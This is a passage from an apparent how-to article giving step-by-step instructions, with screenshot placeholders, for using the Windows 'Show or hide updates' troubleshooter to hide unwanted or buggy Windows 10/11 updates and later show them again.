
Step 1: Double-click the downloaded file to open the Show or hide updates troubleshooter.
Step 2: Click the Next button to continue.

Step 3: On the next page, click Hide updates to continue.

Step 4: The Show or hide updates troubleshooter will begin to detect problems related to the Windows updates.
Step 5: When the detecting process ends, this tool will show all the updates that are available on your device. Then, you need to select the buggy update(s) you want to block or the updates you don’t want to install. After that, click Next to continue.


Step 6: This tool begins to resolve the problems. You should wait patiently until the process completely ends.
Step 7: When the troubleshooting is completed, you will see the following interface on which you can see which updates are hidden.

Step 8: Click the Close button to exit this tool.
This tool will hide your selected updates and your system will not install them on your device.
How to Show Hidden Updates on Windows 10/11?
You can also use the Show or hide updates troubleshooter to show hidden updates on your Windows 10/11 PC:
Step 1: Open Show or hide updates.
Step 2: Click Next.
Step 3: Click Show hidden updates.
Step 4: This tool will show the hidden updates. Then, you need to select the update(s) you want to install.
Step 5: Click Next.

Step 6: When the process ends, click Close to exit this tool.